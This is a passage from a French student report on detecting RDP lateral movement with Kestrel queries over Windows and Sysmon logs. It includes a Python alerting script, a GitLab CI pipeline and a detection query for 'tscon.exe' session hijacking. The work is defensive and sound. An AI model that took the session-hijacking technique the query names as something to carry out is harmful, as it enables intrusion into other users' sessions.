Effectuons un test visant à identifier une adresse IP source qui ne fait pas partie de notre liste d'IP pour simuler la détection d'une connexion externe à notre réseau :

```

1 test_ip = get windows_event
2     from rdp_events
3     where SourceIP not in ["192.168.1.22", "192.168.1.21"]

```

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	SourceIP*	windows_event*
test_ip	windows_event	45	45	0	0

Nous constatons ici que l'utilisateur *victim2* est le seul à effectuer des connexions RDP. Notre analyse se concentrera donc uniquement sur ses activités afin d'y déceler d'éventuelles anomalies.

Pour ce faire, nous allons examiner les journaux Sysmon à la recherche d'événements de création de fichiers attribuables à *victim2*. Idéalement, en situation réelle, on rechercherait des créations de fichiers aux extensions suspectes (par exemple *.ps1* ou *.bat*). Cependant, pour les besoins de cette démonstration, nous nous limiterons à identifier la création du fichier spécifique *coucou.txt* en recherchant "coucou" dans les journaux pour illustrer la recherche par regex.

```
1 sysmon = load "sysmon.csv" as windows_event
2
3 file_creation = get windows_event
4                 from sysmon
5                 where User = "VICTIME2\\victim2"
6                 and EventID = "11"
7                 and TargetFilename like "%coucou%"
8
9 disp file_creation
```

srcIP	DestinationIP	TargetUserName	LogonId	ObjectName	AccessMask	FileName	FilePath	UtcTime	ProcessGuid	ProcessId	ParentProcessGuid	ParentProcessId	Image	CommandLine	ParentImage	ParentCommandLine	User	TargetFilename	Host
None	None	None	None	None	None	None	None	2025-04-01 01:34:11.452	dbf1-67ed-4300-000000000000	3940.0	None	None	C:\Windows\Explorer.EXE	None	None	None	VICTIME2\victim2	C:\Users\victim2\Desktop\coucou.txt	

Nous constatons que le fichier *coucou.txt* a été créé par l'utilisateur *victim2*, et ce, sur le bureau de la machine nommée *VICTIME2*. Dans le cadre spécifique de notre expérimentation, nous considérons cette création de fichier comme l'activité suspecte que nous cherchions à identifier.

Par ailleurs, si l'objectif était de rechercher des traces de détournement de session, il faudrait alors analyser les journaux *Sysmon* pour détecter les événements correspondant à l'exécution de la commande *tscon.exe*.

```
1 pc_suspect = get windows_event
2               from sysmon_victim1
3               where User = "VICTIME1\\victim1"
4               and CommandLine like "%tscon.exe%"
5
6 disp pc_suspect
```

Nous venons ainsi d'illustrer comment la détection de mouvements latéraux via RDP peut être réalisée en analysant les journaux Windows et *Sysmon* avec Kestrel. Nous avons souligné les événements clés à surveiller, notamment les connexions RDP réussies, les reconnexions de session et la création de processus. La mise en application de ces principes a permis d'identifier des activités jugées suspectes sur la machine cible dans notre exemple.

3.3.3 Pour aller plus loin : Automatisation de la détection

Explorons maintenant comment automatiser la détection des mouvements latéraux via RDP grâce à Kestrel. Plusieurs approches sont envisageables :

- **Utilisation de Notebooks Jupyter** : L'intégration native de Kestrel avec les notebooks Jupyter fournit un environnement interactif idéal pour exécuter des requêtes, visualiser les résultats et automatiser des analyses récurrentes.
- **Intégration dans des scripts Python** : Kestrel peut être appelé depuis des scripts Python personnalisés, ce qui permet une automatisation poussée des requêtes et la mise en place d'alertes lors de la détection d'activités suspectes.

La première méthode (Jupyter) est directement supportée par Kestrel et constitue souvent le point de départ. Sa simplicité d'utilisation la rend idéale pour appliquer des procédures de détection prédéfinies.

La seconde méthode (scripts Python) demande davantage de développement mais offre une plus grande flexibilité. Elle permet d'intégrer Kestrel à des systèmes de surveillance plus larges et d'automatiser entièrement le cycle détection-alerte. Par exemple, un script Python pourrait exécuter périodiquement des requêtes Kestrel et notifier les équipes de sécurité par courriel ou via une plateforme de collaboration comme *Slack* en cas de résultat suspect. Le déploiement de tels scripts peut être géré via un système d'intégration et de déploiement continu (CI/CD), déclenché par l'arrivée de nouveaux journaux, ou plus simplement via une tâche planifiée (*cron job*).

Illustrons maintenant l'approche par script Python avec la preuve de concept (PoC) suivante[17]. Nous allons d'abord créer un script qui interroge Kestrel pour identifier les connexions RDP réussies survenant pendant des plages horaires spécifiques.

```
1 import datetime
2 import os
3 import requests
4 from kestrel.session import Session
5
6 # test notification via discord
7 DISCORD_WEBHOOK_URL = os.environ.get("DISCORD_WEBHOOK_URL")
8
9 if not DISCORD_WEBHOOK_URL:
10     print("ERREUR: L'URL du webhook Discord n'est pas définie dans l'
11         environnement.")
12     exit(1)
13
14 def notificationSender(url, message):
15     headers = {
16         "Content-Type": "application/json"
17     }
18     data = {
19         "content": message
20     }
21     try:
```

```

21     response = requests.post(url, headers=headers, json=data)
22     if response.status_code == 204:
23         print("Notification envoyée avec succès !")
24         return
25     else:
26         print(f"Erreur lors de l'envoi de la notification. Code d
          'erreur : {response.status_code}")
27     except requests.exceptions.RequestException as e:
28         print(f"Une erreur s'est produite lors de l'envoi de la
          notification : {e}")
29
30 now = datetime.date.today()
31 today = datetime.datetime(now.year, now.month, now.day, 8, 0, 0)
32 """ Code à utiliser pour la chasse automatisée
33 target_time = now - datetime.timedelta(days=1)
34 yesterday = datetime.datetime(target_time.year, target_time.month,
          target_time.day, 20, 0, 0)
35 """
36 yesterday = datetime.datetime(2025,4,3,3,31,0,000000)
37
38 with Session() as session2:
39     kestrel_query = f"""
40 events = LOAD "kestrel/win.csv" AS windows_event
41 rdp_events = get windows_event
42               from events
43               where EventID = "4624"
44               and LogonType = "10"
45               and TimeCreated < "{today}"
46               and TimeCreated > "{yesterday}"
47 """
48     session2.execute(kestrel_query)
49     rdp_events2 = session2.get_variable("rdp_events")
50     if(rdp_events2):
51         print("DANGER - Événement(s) RDP suspect(s) détecté(s)")
52         discord_message = (
53             f"DANGER - événement(s) RDP\n"
54             f"Journaux incriminants :\n"
55         )
56         i = 1
57         for x in rdp_events2:
58             discord_message += (
59                 f"{i} -{x}"
60                 f"\n"
61             )
62             print(x)
63             i += 1
64         notificationSender(DISCORD_WEBHOOK_URL, discord_message)

```

Le script présenté ci-dessus analyse les journaux fournis pour y rechercher les connexions RDP réussies entre 20h la veille et 8h le matin. Lorsqu'il détecte de tels événements, il effectue trois actions : enregistrer les résultats dans un fichier `.txt`, les afficher dans le terminal et envoyer une notification d'alerte (ici, via Discord). Fonctionnellement, ce script correspond à l'exemple montré précédemment.

Passons ensuite à l'automatisation via CI/CD. Nous utiliserons ici *GitLab* CI/CD comme exemple. La configuration suivante peut être mise en place :

```
1 stages:
2   - install_deps
3   - run_hunts
4 install_kestrel:
5   stage: install_deps
6   image: trador/kestrel:latest
7   script:
8     - echo "kestrel_ready"
9 execute_hunt:
10  stage: run_hunts
11  image: trador/kestrel
12  dependencies: []
13  variables:
14  script:
15    - echo "Extraction_des_journaux"
16    - python kestrel/parse.py
17    - echo "Exécution_du_script_'auto_detect.py'..."
18    - python kestrel/auto_detect.py | tee kestrel/hunt_results.txt
19    - echo "test_fichier_d'enregistrement_d'incident"
20    - cat kestrel/hunt_results.txt
21 artifacts:
22   paths:
23     - kestrel/hunt_results.txt
24   when: always
25  needs: [install_kestrel]
```

Cette configuration *GitLab* CI/CD définit un pipeline. Celui-ci commence par configurer l'environnement d'exécution : un conteneur *Docker* créé spécifiquement pour cet usage, incluant Kestrel et les librairies Python nécessaires. Une fois l'environnement prêt, le pipeline exécute automatiquement les scripts Python de traitement. Dans cet exemple, il est déclenché à chaque commit sur la branche *master*, permettant par exemple de traiter les mises à jour du fichier journal *win.evtx*. Le pipeline exécute d'abord un script pour convertir les journaux au format *.csv*. Ensuite, un deuxième script est exécuté, qui générera un fichier *.txt* contenant les éventuels résultats d'une requête Kestrel.

Cette PoC démontre la faisabilité du lancement automatisé de requêtes Kestrel dès la réception ou la mise à jour des journaux. Il s'agit bien sûr d'un exemple simplifié : une solution opérationnelle nécessiterait l'ajout de mécanismes de notification robustes et d'une stratégie d'archivage pérenne des résultats (par exemple, via une base de données).

```
23 $ python kestrel/autodetect.py | tee kestrel/hunt_results.txt
24 DANGER
25 event 1 : {'id': '1b71c0d-75df-47e5-99e4-7aec8b9dea19', 'RecordNumber': 138, 'TimeCreated': '2025-04-03 03:31:18.685843', 'EventID': 4624, 'AccountName': 'VICTIME2$', 'LogonType': 10.0, 'SourceIP': '192.168.1.20', 'DestinationIP': 'VICTIME2$', 'TargetUserName': 'victim2', 'LogonId': None, 'ObjectName': None, 'AccessMask': None, 'FileName': None, 'FilePath': None, 'type': 'windows_event'}
26 event 2 : {'id': 'f473344c-097a-40ba-927a-44ac7df112c9', 'RecordNumber': 139, 'TimeCreated': '2025-04-03 03:31:18.685862', 'EventID': 4624, 'AccountName': 'VICTIME2$', 'LogonType': 10.0, 'SourceIP': '192.168.1.20', 'DestinationIP': 'VICTIME2$', 'TargetUserName': 'victim2', 'LogonId': None, 'ObjectName': None, 'AccessMask': None, 'FileName': None, 'FilePath': None, 'type': 'windows_event'}
27 $ echo "Test fichier d'enregistrement d'incident"
```

```
ALAARME 00:00
DANGER - événement(s) RDP
Journaux incriminés :
1 - [id: 'b5938475-ca9d-4ea4-ad67-60d4c07ed557', 'RecordNumber': 138, 'TimeCreated': '2025-04-03 03:31:18.685043', 'EventID': 4624, 'AccountName': 'VICTIME2$', 'LogonType': 10.0, 'SourceIP': '192.168.1.20', 'DestinationIP': 'VICTIME2$', 'TargetUserName': 'victim2', 'ObjectName': None, 'AccessMask': None, 'FileName': None, 'FilePath': None, 'type': 'windows_event'}
2 - [id: '4a881a7c-8498-4445-9969-283594f17a0f', 'RecordNumber': 139, 'TimeCreated': '2025-04-03 03:31:18.685062', 'EventID': 4624, 'AccountName': 'VICTIME2$', 'LogonType': 10.0, 'SourceIP': '192.168.1.20', 'DestinationIP': 'VICTIME2$', 'TargetUserName': 'victim2', 'ObjectName': None, 'AccessMask': None, 'FileName': None, 'FilePath': None, 'type': 'windows_event']
```

La flexibilité est un atout majeur : la requête Kestrel (variable *kestrel_query*) peut être aisément modifiée pour cibler d'autres types d'activités (créations de fichiers suspectes, exécutions de commandes spécifiques, etc.). De même, la configuration CI/CD peut être adaptée pour utiliser différents déclencheurs (événements spécifiques, planification temporelle, etc.).

Enfin, concernant les notifications, l'envoi d'alertes par courriel peut être implémenté avec les bibliothèques Python standards *smtplib* et *email* [18]. Pour une intégration avec des plateformes comme Slack, des bibliothèques dédiées telles que *slack-sdk* [19] existent. Ces éléments permettent de finaliser un système de détection et d'alerte automatisé, à la fois pratique et efficace.

Comme perspective d'évolution, l'intégration avec les standards *STIX* et *TAXII* mériterait d'être explorée. Elle pourrait grandement faciliter l'acquisition automatisée de renseignements sur les menaces et l'orchestration des alertes en temps réel, améliorant ainsi la proactivité et l'efficacité globale de la détection.

Conclusion

En conclusion, la détection des mouvements latéraux via RDP constitue un enjeu majeur en cybersécurité. Les attaquants exploitent une variété de techniques qui ne peuvent souvent être détectées qu’au travers d’une analyse comportementale fine des journaux d’événements. Cette tâche est rendue d’autant plus complexe par le volume considérable de données à traiter : une seule session utilisateur peut générer plusieurs milliers d’événements (accès fichiers, création de processus, etc.) en quelques minutes, et cette charge augmente exponentiellement dans un environnement d’entreprise comptant des centaines de sessions actives.

Dans ce contexte, *Kestrel* s’est révélé être un outil particulièrement efficace. Comme nous l’avons démontré, il permet d’interroger les journaux Windows et *Sysmon* à l’aide de requêtes ciblées, afin d’identifier des activités suspectes. Nous avons mis en évidence les événements à surveiller en priorité, notamment les connexions RDP réussies ou répétées, la création de processus, l’exécution de commandes spécifiques telles que `tscon.exe` (souvent utilisée pour détourner une session), et montré comment leur combinaison peut révéler un comportement anormal sur une machine cible.

Nous avons également exploré des pistes d’automatisation, avec deux approches complémentaires : l’utilisation interactive de *notebooks Jupyter*, et l’exécution programmée de requêtes via des scripts Python. Ces derniers peuvent être intégrés dans un pipeline CI/CD, déclenchant l’analyse et la génération d’alertes dès l’arrivée de nouveaux journaux. Un exemple complet de script et de configuration GitLab a été proposé et testé dans ce cadre.

Pour aller plus loin, l’intégration des standards STIX et TAXII apparaît comme une piste prometteuse. Elle permettrait d’améliorer l’acquisition automatique de renseignements sur les menaces, tout en renforçant les capacités d’alerte en temps réel et la détection proactive.

Enfin, l’application de l’apprentissage automatique à cette tâche mérite d’être approfondie. L’IA offre un potentiel intéressant pour repérer des schémas malveillants complexes ou inédits. Toutefois, son déploiement soulève plusieurs questions, notamment en termes de ressources nécessaires (infrastructure, matériel) et de performance à grande échelle (scalabilité, sensibilité aux déséquilibres de données).

Bibliographie

- [1] T. S. DUTTA. « Hackers used weaponized zoom installer to gain RDP access & deploy BlackSuit ransomware, » Cyber Security News, visité le 4 avr. 2025. adresse : <https://cybersecuritynews.com/hackers-used-weaponized-zoom-installer/>.
- [2] « Fake zoom ends in BlackSuit ransomware, » The DFIR Report, visité le 5 avr. 2025. adresse : <https://thedfirreport.com/2025/03/31/fake-zoom-ends-in-blacksuit-ransomware/>.
- [3] S. OZARSLAN. « Tactics, techniques, and procedures (TTPs) used in the SolarWinds breach, » visité le 4 avr. 2025. adresse : <https://www.picussecurity.com/resource/blog/ttps-used-in-the-solarwinds-breach>.
- [4] « What is lateral movement? » Palo Alto Networks, visité le 11 mars 2025. adresse : <https://www.paloaltonetworks.ca/cyberpedia/what-is-lateral-movement>.
- [5] « What is lateral movement in cyber security? » Cloudflare, visité le 1^{er} avr. 2025. adresse : <https://www.cloudflare.com/learning/security/glossary/what-is-lateral-movement/>.
- [6] BAKER. « What is lateral movement? » CrowdStrike, visité le 11 mars 2025. adresse : <https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/lateral-movement/>.
- [7] A. MABROUK, « Lateral movement attacks datasets: benchmarking, challenges, and solutions, » [Chapters 2 and 3 based on peer-reviewed publications, currently in press.], MSc Thesis, University of Windsor, 6 déc. 2024, 135 p.
- [8] « Présentation du protocole RDP (Remote Desktop Protocol), » Microsoft Learn, visité le 1^{er} avr. 2025. adresse : <https://learn.microsoft.com/fr-fr/troubleshoot/windows-server/remote/understanding-remote-desktop-protocol>.
- [9] « MITRE ATT&CK, » visité le 1^{er} avr. 2025. adresse : <https://attack.mitre.org/>.
- [10] C. SMILIOTOPOULOS, G. KAMBOURAKIS et C. KOLIAS, « Detecting lateral movement: A systematic survey, » *Helijon*, t. 10, n° 4, 29 fév. 2024, Publisher: Elsevier, ISSN : 2405-8440. DOI : 10.1016/j.helijon.2024.e26317.
- [11] G. KAMBOURAKIS, C. KOLIAS et A. STAVROU, « The Mirai botnet and the IoT Zombie Armies, » in *MILCOM 2017 - 2017 IEEE Military Communications Conference (MILCOM)*, ISSN: 2155-7586, oct. 2017, p. 267-272. DOI : 10.1109/MILCOM.2017.8170867. visité le 5 avr. 2025. adresse : <https://ieeexplore.ieee.org/document/8170867>.
- [12] C. SMILIOTOPOULOS et G. KAMBOURAKIS, "LMD" sysmon dataset collections, GitHub, 2023. adresse : https://github.com/ChristosSmiliotopoulos/Lateral-Movement-Dataset--LMD_Collections.

- [13] C. SMILIOTOPOULOS, K. BARMPATSA LOU et G. KAMBOURAKIS, « Revisiting the detection of lateral movement through sysmon, » *Applied Sciences*, t. 12, n° 15, p. 7746, 1^{er} août 2022, ISSN : 2076-3417. DOI : 10.3390/app12157746. adresse : <https://www.mdpi.com/2076-3417/12/15/7746>.
- [14] T. BAI, H. BIAN, M. A. SALAHUDDIN, A. ABOU DAYA, N. LIMAM et R. BOUTABA, « RDP-based Lateral Movement detection using Machine Learning, » *Comput. Commun.*, t. 165, p. 9-19, jan. 2021, ISSN : 0140-3664. DOI : 10.1016/j.comcom.2020.10.013.
- [15] T. BAI, H. BIAN, A. A. DAYA, M. A. SALAHUDDIN, N. LIMAM et R. BOUTABA, « A Machine Learning Approach for RDP-based Lateral Movement Detection, » in *2019 IEEE 44th Conference on Local Computer Networks (LCN)*, IEEE, p. 14-17. DOI : 10.1109/LCN44214.2019.8990853.
- [16] D. HE, H. GU, S. ZHU, S. CHAN et M. GUIZANI, « A Comprehensive Detection Method for the Lateral Movement Stage of APT Attacks, » *IEEE IoT J.*, t. 11, n° 5, p. 8440-8447, oct. 2023. DOI : 10.1109/JIOT.2023.3322412.
- [17] V. CARDILE, L. GALL, H. HIMBER et Q. NAGEL, *INF808 - Latéralisation*, GitLab, avr. 2025. adresse : <https://gitlab.unistra.fr/lgall/inf808-lateralisation>.
- [18] *email: Examples*, [Online; accessed 4. Apr. 2025], avr. 2025. adresse : <https://docs.python.org/3/library/email.examples.html>.
- [19] *python-slack-sdk*, [Online; accessed 4. Apr. 2025], avr. 2025. adresse : <https://github.com/slackapi/python-slack-sdk>.